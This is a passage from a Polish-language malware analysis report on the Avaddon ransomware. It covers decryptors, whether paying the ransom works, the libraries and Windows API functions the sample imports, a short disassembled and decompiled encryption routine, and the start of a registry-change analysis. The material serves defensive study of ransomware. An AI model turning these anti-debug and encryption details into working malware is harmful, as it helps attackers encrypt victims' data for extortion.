
[41] Ransomware vicitim Travelex forced into bankruptcy, https://www.securitymagazine.com/articles/93062-ransomware-vicitim-travelex-forced-into-bankruptcy, (dostęp 01.2022)

- Deszyfrator Bitdefender.
- Deszyfrator stworzony przez Javier'a Yuste.
- Deszyfrator Emisisoft.

Jeżeli natomiast w momencie ataku ransomware tego typu narzędzia nie są dostępne, użytkownik nie ma zbyt wiele możliwości odzyskania danych. W większości tego typu przypadków pozostaje zapłata okupu albo pogodzenie się ze stratą. Niestety, zapłata okupu nie gwarantuje odzyskania pełnego dostępu danych. Skuteczność tej metody odzyskiwania danych szacowana jest na poziomie około 60-70%, jednakże pojawiają się też statystki określające ją poniżej 10%[42].


III.5 Analiza statyczna

Analiza statyczna oprogramowania Avaddon przeprowadzana została z wykorzystaniem utworzonego środowiska do analizy złośliwego oprogramowania. Głównie wykorzystywane było narzędzie IDA Pro[43].




Rysunek 12. Informacje o analizowanej wersji Avaddon – Resource Hacker


[42] D. Winder, Ransomware Reality Shock: 92% Who Pay Don't Get Their Data Back, Forbes, https://www.forbes.com/sites/daveywinder/2021/05/02/ransomware-reality-shock-92-who-pay-dont-get-their-data-back/?sh=42969e63e0c7, (dostęp 01.2022)
[43] IDA-Pro, Hex-Rays, https://hex-rays.com/ida-pro/, (dostęp 01.2022)



Rysunek 13. Informacje nagłówkowe z analizowanego pliku PE – PE Explorer



Rysunek 14. Informacje strukturze analizowanego pliku PE – PE Explorer



Rysunek 15. Informacje sekcjach w analizowanym pliku PE – PE Explorer

III.5.1 Analiza importowanych bibliotek zewnętrznych

Poniża tabele prezentuje biblioteki zewnętrzne, do których odwołuje się analizowana wersja oprogramowania Avaddon.

Nazwa biblioteki	Znaczenie biznesowe
ADVAPI32	Biblioteka zawiera funkcje umożliwiające m.in.: • wykonywanie operacji na wpisach rejestru systemu Windows, • restartowanie oraz wyłączanie systemu Windows, • tworzenie/uruchamianie/zatrzymywanie serwisów systemu Windows, • szyfrowanie/deszyfrowanie danych, • zarządzanie kontami użytkowników.
CRYPT32	Biblioteka zawierające implementacje mechanizmów do obsługi certyfikatów oraz funkcji kryptograficznych.
IPHLPAPI	Biblioteka zawierające funkcje używane przez mechanizm Windows IP Helper API.
KERNEL32	Moduł jądra systemu Windows, uruchamiany jak proces działający w tle. Ze względów bezpieczeństwa kod biblioteki ładowany jest przez Windows w obszary

	chronione pamięci operacyjnej. Biblioteka pozwala m.in. na: • zarządzenie pamięcią, • zarządzanie operacjami wejścia/wyjścia • zarządzanie przerwaniami
MPR	Biblioteka obsługujące komunikację pomiędzy systemem operacyjnym Windows oraz dostawcami usług sieciowych.
NETAPI32	Biblioteka stanowiąca część mechanizmu Windows NET API. Jej głównym zadaniem jest udostępnienie aplikacjom funkcji do obsługi połączeń sieciowych.
OLEAUT32	Biblioteka wykorzystywana głównie podczas instalacji oprogramowania. Udostępnia funkcje umożliwiające przeprowadzenie procesu instalacji aplikacji w systemie Windows.
RstrtMgr	Biblioteka stanowiąca część mechanizmu Restart Manager.
SHELL32	Biblioteka zawierająca funkcje umożliwiające obsługę Windows Shell API.
WS2_32	Biblioteka zawierające m.in. niskopoziomowe funkcje do obsługi połączeń sieciowych. Biblioteka stanowi część mechanizmu Windows Sockets API.
ole32	Biblioteka zawiera funkcje do obsługi oraz integracji z mechanizmem Component Object Model.

III.5.2 Analiza wykorzystywanych funkcji z Windows API

Poniża tabele prezentuje funkcje API systemu operacyjnego Windows, z których korzysta analizowana wersja oprogramowania Avaddon. Dla najistotniejszych funkcji opisane zostało znaczenie biznesowe.

Nazwa funkcji	Biblioteka	Znaczenie biznesowe
AdjustTokenPrivileges	ADVAPI32	
ChangeTimerQueueTimer	KERNEL32	
CheckRemoteDebuggerPresent	KERNEL32	
CloseHandle	KERNEL32	
CloseServiceHandle	ADVAPI32	
CoCreateInstance	ole32	
CoInitializeEx	ole32	
CoInitializeSecurity	ole32	
CoSetProxyBlanket	ole32	
CoUninitialize	ole32	
CompareStringW	KERNEL32	
ControlService	ADVAPI32	

CopyFileW	KERNEL32	Funkcja do kopiowania plików.
CreateEventW	KERNEL32	
CreateFileW	KERNEL32	Funkcja do tworzenia/otwierania plików.
CreateIoCompletionPort	KERNEL32	
CreateMutexW	KERNEL32	
CreateProcessW	KERNEL32	Funkcja do tworzenia procesów systemowych.
CreateThread	KERNEL32	Funkcja do tworzenia wątków w ramach istniejących procesów.
CreateTimerQueue	KERNEL32	
CreateTimerQueueTimer	KERNEL32	
CreateToolhelp32Snapshot	KERNEL32	
CryptAcquireContextW	ADVAPI32	Funkcja do tworzenia kontekstu kryptograficznego.
CryptDestroyKey	ADVAPI32	Funkcja do niszczenia (usuwania z pamięci) utworzonych wcześniej kluczy kryptograficznych.
CryptDuplicateKey	ADVAPI32	Funkcja do tworzenia kopii kluczy kryptograficznych.
CryptEncrypt	ADVAPI32	Funkcja do szyfrowania danych.
CryptExportKey	ADVAPI32	Funkcja do eksportu kluczy kryptograficznych – tworzy binarne dane, zawierające dane oraz metadane klucza.
CryptGenKey	ADVAPI32	Funkcja do generowania nowych kluczy kryptograficznych.
CryptImportKey	ADVAPI32	Funkcja do importowania kluczy kryptograficznych. Importowane są dane binarne utworzone wcześniej z wykorzystaniem funkcji *CryptExportKey*.
CryptReleaseContext	ADVAPI32	Funkcja zwalnia (usuwa z pamięci) kontekst krypotgraficzny.
CryptSetKeyParam	ADVAPI32	Funkcja umożliwia ustawienie parametrów wykorzystywanego mechanizmu kryptograficznego.
CryptStringToBinaryA	CRYPT32	Funkcja umożliwia konwersję ciągu znaków na dane binarne.
DecodePointer	KERNEL32	
DeleteCriticalSection	KERNEL32	
DeleteService	ADVAPI32	
DeleteTimerQueueTimer	KERNEL32	
DuplicateHandle	KERNEL32	

EncodePointer	KERNEL32	
EnterCriticalSection	KERNEL32	
EnumDependentServicesW	ADVAPI32	
EnumSystemLocalesW	KERNEL32	
ExitProcess	KERNEL32	Funkcja powoduje zakończenie pracy procesu.
ExitThread	KERNEL32	Funkcja powoduje zakończenie pracy wątku.
FindClose	KERNEL32	Funkcja zamyka handler używany podczas wyszukiwania plików.
FindFirstFileExW	KERNEL32	Funkcja umożliwia wyszukiwanie plików oraz folderów spełniających określone warunki.
FindFirstFileW	KERNEL32	Funkcja umożliwia wyszukiwanie plików oraz folderów spełniających określone warunki.
FindFirstVolumeW	KERNEL32	Funkcja do szukania wolumenów obecnych w systemie operacyjnym.
FindNextFileW	KERNEL32	Funkcja zwraca kolejny plik/folder spełniający określone kryteria wyszukiwania.
FindNextVolumeW	KERNEL32	Funkcja zwraca kolejny plik/folder spełniający określone kryteria wyszukiwania.
FindVolumeClose	KERNEL32	Funkcja zamyka handler używany podczas wyszukiwania wolumenów.
FlushFileBuffers	KERNEL32	
FreeEnvironmentStringsW	KERNEL32	
FreeLibrary	KERNEL32	
FreeLibraryAndExitThread	KERNEL32	
GetACP	KERNEL32	
GetCPInfo	KERNEL32	
GetCommandLineA	KERNEL32	Pozwala odczytać zawartość wiersza poleceń dla danego procesu (z momentu uruchamiania).
GetCommandLineW	KERNEL32	Pozwala odczytać zawartość wiersza poleceń dla danego procesu (z momentu uruchamiania).
GetComputerNameA	KERNEL32	Funkcja zwraca nazwę komputera.
GetConsoleMode	KERNEL32	
GetConsoleOutputCP	KERNEL32	

GetCurrentProcess	KERNEL32	
GetCurrentProcessId	KERNEL32	
GetCurrentThread	KERNEL32	
GetCurrentThreadId	KERNEL32	
GetDateFormatW	KERNEL32	
GetDiskFreeSpaceW	KERNEL32	
GetEnvironmentStringsW	KERNEL32	
GetEnvironmentVariableW	KERNEL32	
GetExitCodeThread	KERNEL32	
GetFileAttributesW	KERNEL32	Funkcja pozwala odczytać atrybuty wskazanego pliku/folderu.
GetFileSizeEx	KERNEL32	Funkcja pozwala odczytać rozmiar wskazanego pliku/folderu.
GetFileType	KERNEL32	Funkcja pozwala odczytać typ wskazanego pliku/folderu.
GetLastError	KERNEL32	
GetLocaleInfoA	KERNEL32	
GetLocaleInfoW	KERNEL32	
GetLogicalDrives	KERNEL32	
GetLogicalProcessorInformation	KERNEL32	
GetModuleFileNameW	KERNEL32	
GetModuleHandleA	KERNEL32	
GetModuleHandleExW	KERNEL32	
GetModuleHandleW	KERNEL32	
GetNumaHighestNodeNumber	KERNEL32	
GetOEMCP	KERNEL32	
GetProcAddress	KERNEL32	
GetProcessAffinityMask	KERNEL32	
GetProcessHeap	KERNEL32	
GetQueuedCompletionStatus	KERNEL32	
GetStartupInfoW	KERNEL32	
GetStdHandle	KERNEL32	
GetStringTypeW	KERNEL32	
GetSystemInfo	KERNEL32	Funkcja zwracająca określone informacje o systemie.
GetSystemTimeAsFileTime	KERNEL32	
GetThreadContext	KERNEL32	
GetThreadPriority	KERNEL32	
GetThreadTimes	KERNEL32	
GetTickCount	KERNEL32	
GetTimeFormatW	KERNEL32	
GetTimeZoneInformation	KERNEL32	
GetTokenInformation	ADVAPI32	
GetUserDefaultLCID	KERNEL32	

GetVersionExW	KERNEL32	
GetVolumeInformationW	KERNEL32	Funkcja zwracająca określone informacje o wskazanym wolumenie systemowym.
GetVolumePathNamesForVolumeNameW	KERNEL32	
HeapAlloc	KERNEL32	
HeapFree	KERNEL32	
HeapReAlloc	KERNEL32	
HeapSize	KERNEL32	
InitializeCriticalSectionAndSpinCount	KERNEL32	
InitializeSListHead	KERNEL32	
InitiateShutdownW	ADVAPI32	
InterlockedFlushSList	KERNEL32	
InterlockedPopEntrySList	KERNEL32	
InterlockedPushEntrySList	KERNEL32	
IsDebuggerPresent	KERNEL32	Funkcja do wykrywania czy proces jest kontrolowany przez oprogramowanie typu debugger.
IsProcessorFeaturePresent	KERNEL32	Funkcja do wykrywania czy procesor komputera posiada określone funkcjonalności. Funkcja ta jest często wykorzystywana w mechanizmach anty-debug.
IsValidCodePage	KERNEL32	
IsValidLocale	KERNEL32	
LCMapStringW	KERNEL32	
LeaveCriticalSection	KERNEL32	
LoadLibraryExW	KERNEL32	
LoadLibraryW	KERNEL32	
LocalFree	KERNEL32	
LookupPrivilegeValueW	ADVAPI32	
MoveFileExW	KERNEL32	
MultiByteToWideChar	KERNEL32	
NetApiBufferFree	NETAPI32	
NetDfsEnum	NETAPI32	
NetShareEnum	NETAPI32	
OpenMutexW	KERNEL32	
OpenProcess	KERNEL32	
OpenProcessToken	ADVAPI32	
OpenSCManagerW	ADVAPI32	
OpenServiceW	ADVAPI32	
PostQueuedCompletionStatus	KERNEL32	
Process32FirstW	KERNEL32	Zwraca informacje o pierwszym procesie znalezionym we

		wskazanej migawce ze stanu systemu (snapshot).
Process32NextW	KERNEL32	Zwraca informacje o kolejnym procesie znalezionym we wskazanej migawce ze stanu systemu (snapshot).
QueryDepthSList	KERNEL32	
QueryDosDeviceW	KERNEL32	
QueryPerformanceCounter	KERNEL32	
QueryServiceStatusEx	ADVAPI32	
RaiseException	KERNEL32	
ReadFile	KERNEL32	Funkcja umożlwiająca odczytanie zawartości wskazanego pliku.
RegCloseKey	ADVAPI32	
RegOpenKeyExW	ADVAPI32	Funkcja umożliwia pobranie/utworzenie określonego wpisu w rejestrze systemu Windows.
RegSetValueExW	ADVAPI32	Funkcja umożliwia zmianę określonego wpisu w rejestrze systemu Windows.
RegisterWaitForSingleObject	KERNEL32	
ReleaseSemaphore	KERNEL32	
RmEndSession	RstrtMgr	
RmGetList	RstrtMgr	
RmRegisterResources	RstrtMgr	
RmShutdown	RstrtMgr	
RmStartSession	RstrtMgr	
RtlUnwind	KERNEL32	
SHEmptyRecycleBinW	SHELL32	
SendARP	IPHLPAPI	
SetEnvironmentVariableW	KERNEL32	
SetEvent	KERNEL32	
SetFileAttributesW	KERNEL32	Funkcja umożliwia określenie atrybutów pliku/folderu.
SetFilePointerEx	KERNEL32	Funkcja ustawia wskaźnik na określone miejsce w danym pliku.
SetLastError	KERNEL32	
SetStdHandle	KERNEL32	
SetThreadAffinityMask	KERNEL32	
SetThreadPriority	KERNEL32	
SetUnhandledExceptionFilter	KERNEL32	
SetVolumeMountPointW	KERNEL32	

ShellExecuteW	SHELL32	Funkcja do wykonania określonej operacji z wykorzystaniem mechanizmu Windows Shell.
SignalObjectAndWait	KERNEL32	
Sleep	KERNEL32	
StartServiceW	ADVAPI32	
SwitchToThread	KERNEL32	
SysAllocString	OLEAUT32	
SysAllocStringByteLen	OLEAUT32	
SysFreeString	OLEAUT32	
SysStringByteLen	OLEAUT32	
TerminateProcess	KERNEL32	Funkcja do zatrzymania wskazanego procesu oraz wszystkich powiązanych z nim wątków.
TlsAlloc	KERNEL32	
TlsFree	KERNEL32	
TlsGetValue	KERNEL32	
TlsSetValue	KERNEL32	
TryEnterCriticalSection	KERNEL32	
UnhandledExceptionFilter	KERNEL32	
UnregisterWait	KERNEL32	
UnregisterWaitEx	KERNEL32	
VariantClear	OLEAUT32	
VariantInit	OLEAUT32	
VirtualAlloc	KERNEL32	
VirtualFree	KERNEL32	
VirtualProtect	KERNEL32	
WNetGetConnectionW	MPR	
WSACleanup	WS2_32	
WSAStartup	WS2_32	
WaitForSingleObject	KERNEL32	
WaitForSingleObjectEx	KERNEL32	
WideCharToMultiByte	KERNEL32	
WriteConsoleW	KERNEL32	
WriteFile	KERNEL32	Funkcja umożlwiająca zapisanie zawartości wskazanego pliku.
gethostbyname	WS2_32	Funkcja sieciowa pobierająca dane hosta na podstawie jego nazwy.
gethostname	WS2_32	Funkcja zwraca nazwę hosta.
getnameinfo	WS2_32	
htons	WS2_32	
inet_addr	WS2_32	Funkcja konwertuje adres IP w notacji IPv4 na strukturę IN_ADDR.

inet_ntoa	WS2_32	Funkcja konwertuje adres sieciowy na adres IP w notacji IPv4.

III.5.3 Deasemblacja

Deasemblacja analizowanej wersji binarnej ransomware'a Avaddon wykonana została z wykorzystaniem oprogramowania IDA Pro w wersji 32 bitowej. Poniżej przedstawiony został przykładowy wynik deasemblacji funkcji szyfrującej zawartość pliku.

```
loc_41A0AE:             ; dwBufLen
push    [ebp+dwBufLen]
lea     ecx, [ebp+pdwDataLen]
push    ecx             ; pdwDataLen
push    eax             ; pbData
movzx   eax, [ebp+arg_4]
push    0               ; dwFlags
push    eax             ; Final
push    0               ; hHash
push    [ebp+hKey]      ; hKey
call    ds:CryptEncrypt
test    eax, eax
setnz   al
pop     ebp
retn    14h
sub_41A0A0 endp
```

Kod źródłowy 2. Fragment funkcji szyfrującej wskazane dane – wersja po deasemblacji

III.5.4 Dekompilacja

Dekompilacja analizowanej wersji binarnej ransomware'a Avaddon wykonana została z wykorzystaniem oprogramowania IDA Pro oraz IDA Decompiler[44] w wersji 32 bitowej. Poniżej przedstawiony został przykładowy wynik dekompilacji funkcji szyfrującej zawartość pliku (tej samej, która zaprezentowana została w poprzednim punkcie).

```
bool __stdcall sub_41A0A0(HCRYPTKEY hKey, char a2, BYTE *pbData, DWORD pdwDataLen, DWORD
dwBufLen)
{
  BYTE *v5; // eax

  v5 = pbData;
  if ( *((_DWORD *)pbData + 5) >= 0x10u )
    v5 = *(BYTE )pbData;
  return CryptEncrypt(hKey, 0, (unsigned __int8)a2, 0, v5, &pdwDataLen, dwBufLen);
}
```

Kod źródłowy 3. Fragment funkcji szyfrującej wskazane dane – wersja po deasemblacji

III.6 Analiza dynamiczna


Analiza dynamiczna przeprowadzona została w środowisku do dynamicznej analizy złośliwego oprogramowania. W środowisku tym uruchomiona została instancja Avaddon.

[44] Hex-Rays Decompiler, Hex-Rays, https://hex-rays.com/decompiler/, (dostęp 01.2022)

Następnie przeanalizowany został m.in. zakres wprowadzonych zmian w konfiguracji systemu oraz zasobach dyskowych.

III.6.1 Analiza stanu systemu po przeprowadzonym ataku

W zaatakowanym systemie zarejestrowano ponad 4200 zmian w rejestrze systemu Windows. Do analizy tego aspektu wykorzystane zostało narzędzie RegistryChangesView. Pierwszy obraz stanu rejestru utworzony został chwilę przed infekcją. Drugi chwilę po niej. Poniższy zrzut ekranu prezentuje wyniki porównania obu stanów rejestru.



Rysunek 16. Wynik porównania stanu rejestru sprzed oraz z po infekcji - RegistryChangesView

